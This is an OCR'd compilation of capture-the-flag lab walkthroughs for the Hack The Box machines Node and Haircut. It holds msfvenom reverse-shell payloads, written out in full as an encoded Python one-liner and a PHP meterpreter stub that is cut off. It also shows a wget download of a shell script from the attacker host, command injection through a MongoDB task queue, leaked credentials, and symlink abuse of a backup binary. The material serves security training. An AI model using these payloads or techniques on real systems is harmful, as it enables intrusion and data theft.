### ENVIRONMENTAL #######################################
```

When we take a look at the process running into the system, we find that it is running app.js as tom user.

```
root      1050  0.0  0.7 636976  5476 ?        Ssl  Mar26   0:05 /usr/bin/lxcfs /var/lib/lxcfs/
root      1053  0.0  0.4  28548  3036 ?        Ss   Mar26   0:00 /lib/systemd/systemd-logind
root      1055  0.0  0.1   4400  1224 ?        Ss   Mar26   0:00 /usr/sbin/acpid
root      1059  0.0  1.3 344584 10324 ?        S<sl Mar26   0:06 /usr/lib/snapd/snapd
root      1083  0.0  0.5 277180  4276 ?        Ssl  Mar26   0:00 /usr/lib/policykit-1/polkitd --no-de
root      1090  0.0  0.0  13376   168 ?        Ss   Mar26   0:00 /sbin/mdadm --monitor --pid-file /ru
tom       1208  0.0  4.2 1075128 32096 ?       Ssl  Mar26   0:33 /usr/bin/node /var/scheduler/app.js
tom       1209  0.0  6.5 1029032 49320 ?       Ssl  Mar26   0:30 /usr/bin/node /var/www/myplace/app.j
mongodb   1212  0.5  8.0 286372 61180 ?        Ssl  Mar26  23:30 /usr/bin/mongod --auth --quiet --con
root      1216  0.0  0.7  65520  5556 ?        Ss   Mar26   0:00 /usr/sbin/sshd -D
root      1233  0.0  0.0   5224   120 ?        Ss   Mar26   0:06 /sbin/iscsid
root      1234  0.0  0.4   5724  3524 ?        S<Ls Mar26   0:31 /sbin/iscsid
root      1297  0.0  0.2  15940  1740 tty1     Ss+  Mar26   0:00 /sbin/agetty --noclear tty1 linux
mark     16009  0.0  0.4  45248  3132 ?        Ss   Mar26   0:00 /lib/systemd/systemd --user
mark     16012  0.0  0.2  61452  1572 ?        S    Mar26   0:00 (sd-pam)
mark     16037  0.0  0.7  31824  5400 ?        Ss   Mar26   0:03 tmux
mark     16038  0.0  0.6  22620  5208 pts/1    Ss   Mar26   0:00 -bash
tom      17228  0.0  0.2   4508  1568 pts/1    S+   Mar26   0:00 ./escalator -p
mark     17309  0.0  0.6  22620  5176 pts/4    Ss+  Mar26   0:00 -bash
root     18302  0.0  0.0      0     0 ?        S    Mar28   0:18 [kworker/0:2]
root     18313  0.0  0.0      0     0 ?        S    Mar28   0:00 [kworker/u2:1]
root     18317  0.0  0.0      0     0 ?        S    Mar28   0:00 [kworker/u2:2]
root     18589  0.0  0.8  95404  6636 ?        Ss   07:02   0:00 sshd: mark [priv]
root     18592  0.0  0.0      0     0 ?        S    07:02   0:00 [kworker/0:1]
mark     18595  0.0  0.4  95404  3476 ?        S    07:02   0:00 sshd: mark@pts/0
```

We open app.js and find the same username and password that we found earlier. It means that its backup was created using some script or program that we find earlier. Going through the file we also find this script calls for a file called backup in /usr/local/bin directory and uses a key to create a backup.

```
mark@node:/tmp$ cat /var/scheduler/app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/schedu

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) }
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
```

Now that we know that the target machine is running mongoDB we use this to exploit

the system and get a reverse shell.
We first create a python one-liner reverse shell using msfvenom.

```
1 msfvenom -p cmd/unix/reverse_python lhost=10.10.14.3 lport 8765 R
```

```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=10.10.14.3 lport=8765 R
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSS
L::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Unix from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 473 bytes
python -c "exec('aW1wb3J0IHNvY2tldCAsICAgIHN1YnByb2Nlc3MgLCAgICBvcyAgICAgIDsgIGh
vc3Q9IjEwLjEwLjE0LjMiICAgICAgOyAgcG9ydD04NzY1ICAgICAgOyAgcz1zb2NrZXQuc29ja2V0KHN
vY2tldC5BRl9JTkVUICwgICAgc29ja2V0LlNPQ0tfU1RSRUFNKSAgICAgIDsgIHMuY29ubmVjdCgoaG9
zdCAsICAgIHBvcnQpKSAgICAgIDsgIG9zLmR1cDIocy5maWxlbm8oKSAsICAgIDApICAgICAgOyAgb3M
uZHVwMihzLmZpbGVubygpICwgICAgMSkgICAgICA7ICBvcy5kdXAyKHMuZmlsZW5vKCkgLCAgICAyKSA
gICAgIDsgIHA9c3VicHJvY2Vzcy5jYWxsKCIvYmluL2Jhc2giKQ==').decode('base64'))"
```

We copy the python command and paste in a bash file in /var/www/html in our system. Now we use wget to download it into the target machine. We get it read, write and execute permission using chmod. We then schedule mongoDB to run the file using the username mark and the password we find in the javascript file.

```
mark@node:/tmp$ wget http://10.10.14.3/shell.sh
--2018-03-29 07:27:44--  http://10.10.14.3/shell.sh
Connecting to 10.10.14.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 485 [text/x-sh]
Saving to: 'shell.sh'

shell.sh                            100%[=========================

2018-03-29 07:27:44 (87.3 MB/s) - 'shell.sh' saved [485/485]

mark@node:/tmp$ ls
escalator   mongodb-27017.sock  systemd-private-790e1733cdf243a7ad40
LinEnum.sh  shell.sh            tmux-1001
mark@node:/tmp$ chmod 777 shell.sh
mark@node:/tmp$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> db.tasks.insertOne( { cmd: "bash /tmp/shell.sh" });
{
        "acknowledged" : true,
        "insertedId" : ObjectId("5abc8813efe6f93d80ce86e6")
}
> {
... "acknowledged" : true,
... "insertedId" : ObjectId("5a4e6c07173a67d8b6172d55")
... }
```

We then set up our listener using netcat and wait for the reverse shell. After getting the reverse shell we spawn a tty shell using python and we find that we are login as tom user. Now we go to /home/tom directory and find the user.txt; when we open the file we get our first flag.


```
root@kali:~# nc -lvp 8765
listening on [any] 8765 ...
10.10.10.58: inverse host lookup failed: Unknown host
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.58] 39150
python -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ cd /home
cd /home
tom@node:/home$ ls
ls
frank  mark  tom
tom@node:/home$ cd tom
cd tom
tom@node:~$ ls
ls
user.txt
tom@node:~$ cat user.txt
cat user.txt
e1156acc357[illegible]8ecf76be91b1
```

Now we create a new directory test, and we then symlink root.txt in root directory with /tmp/test. We then use backup binary to create a zip file that creates a backup for /tmp/test/ directory. As /tmp/test directory is linked to /root/root.txt it will actually create backup of the root.txt file in root directory.

```
1  mkdir test
2  ln -s /root/root.txt /tmp/test
3  /usr/bin/backup -q "the key in app.js" /tmp/test
```

```
tom@node:/tmp$ mkdir test
mkdir test
tom@node:/tmp$ ln -s /root/root.txt /tmp/test/
ln -s /root/root.txt /tmp/test/
tom@node:/tmp$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740
afc3d98a8d0230167104d474 /tmp/test/
<72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp/test/
UEsDBAoAAAAAAME+fUwAAAAAAAAAAAAAAAAJABwAdG1wL3Rlc3QvVVQJAAOjbxa9468WnV4CwABBOgD
AAAE6AMAAFBLAwQKAAkAAADUfSNL8o43QC0AAAAhAAAAEQAcAHRtcC90ZXN0L3Jvb3QudHh0VVQJAAPQ
FaxZSgDLWXV4CwABBAAAAAAEAAAAAPJCDDeSClbhSIZ/m2VAej9UT6nAoiS8cLEtFuhQgQXMg5T7UTvp
rrI8En69JVBLBwjyjjdALQAAACEAAABQSwECHgMKAAAAAADBPn1MAAAAAAAAAAAAAAAAAAACQAYAAAAAAAA
ABAA7UEAAAAAdG1wL3Rlc3QvVVQFAAOjbxadXgLAAEE6AMAAAToAwAAUEsBAh4DCgAJAAAA1H0jS/KO
N0AtAAAAIQAAABEAGAAAAAAAAAQAAAKCBQwAAAHRtcC90ZXN0L3Jvb3QudHh0VVQFAAPQFaxZdXgLAAEE
AAAAAAQAAAAAUEsFBgAAAAACAAIApgAAAMsAAAAAA==tom@node:/tmp$
```

We again go the web page and download the backup file. We decode it in the similar manner we did earlier and use the password “magicword” we found earlier to unzip the file. After unzipping the file we find root.txt when we open the file we find our final flag.



Aut

From <https://www.hackingarticles.in/hack-the-box-challenge-node-walkthrough/>

Haircut

Wednesday, January 2, 2019 7:17 PM


Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online accessible therefore they have static IP. The IP of Haircut is **10.10.10.24** so let's initiate with nmap port enumeration.

```
1 nmap -A 10.10.10. 24
```


From given below image, you can observe we found port 22 and 80 are open in victim's network.

```
root@kali:~# nmap -A 10.10.10.24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-26 12:01 EDT
Nmap scan report for 10.10.10.24
Host is up (0.50s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
|_  256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (EdDSA)
80/tcp open  http    nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title:  HTB Hairdresser
Aggressive OS guesses: Linux 3.2 - 4.8 (95%), Linux 4.2 (95%), Linux 3.16 (95%),
 Linux 3.2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT     ADDRESS
1   2.59 ms 10.10.14.1
2   3.10 ms 10.10.10.24
```


Knowing port 80 is open to victim's network we preferred to explore his IP in a browser and the following image as shown below.




Then I preferred to use dirbuster tool and chose **directory list 2-3 medium.txt** file for directory brute force attack on **http://10.10.10.24** for PHP file extension.




As a result, it found **uploads directory** with 403 response and an **exposed.php file** with 200 ok response.



When we explored http://10.10.10.24/exposed.php we found a search page for finding the location of any hairdresser's.



For testing, I search for google.com and received very uncommon result but when I inspect the following code I notice word "**CURL**" which might be pointing towards running curl service in targets system. As we known curl have upload or download option and hence here we can transfer our backdoor to targets system.



Without wasting time I generated a PHP backdoor with help of msfvenom and **start multi/handler** inside the metasploit framework.

```
1  msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.3 lport=4321 -f raw
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.3 lport=4321
 -f raw
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSS
L::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.14.3'; $port = 4321; if (($f = 'st
ream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_ty
pe = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip
, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable
($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no sock
et funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $
len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
 (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-str
len($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; }
 } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_l
```

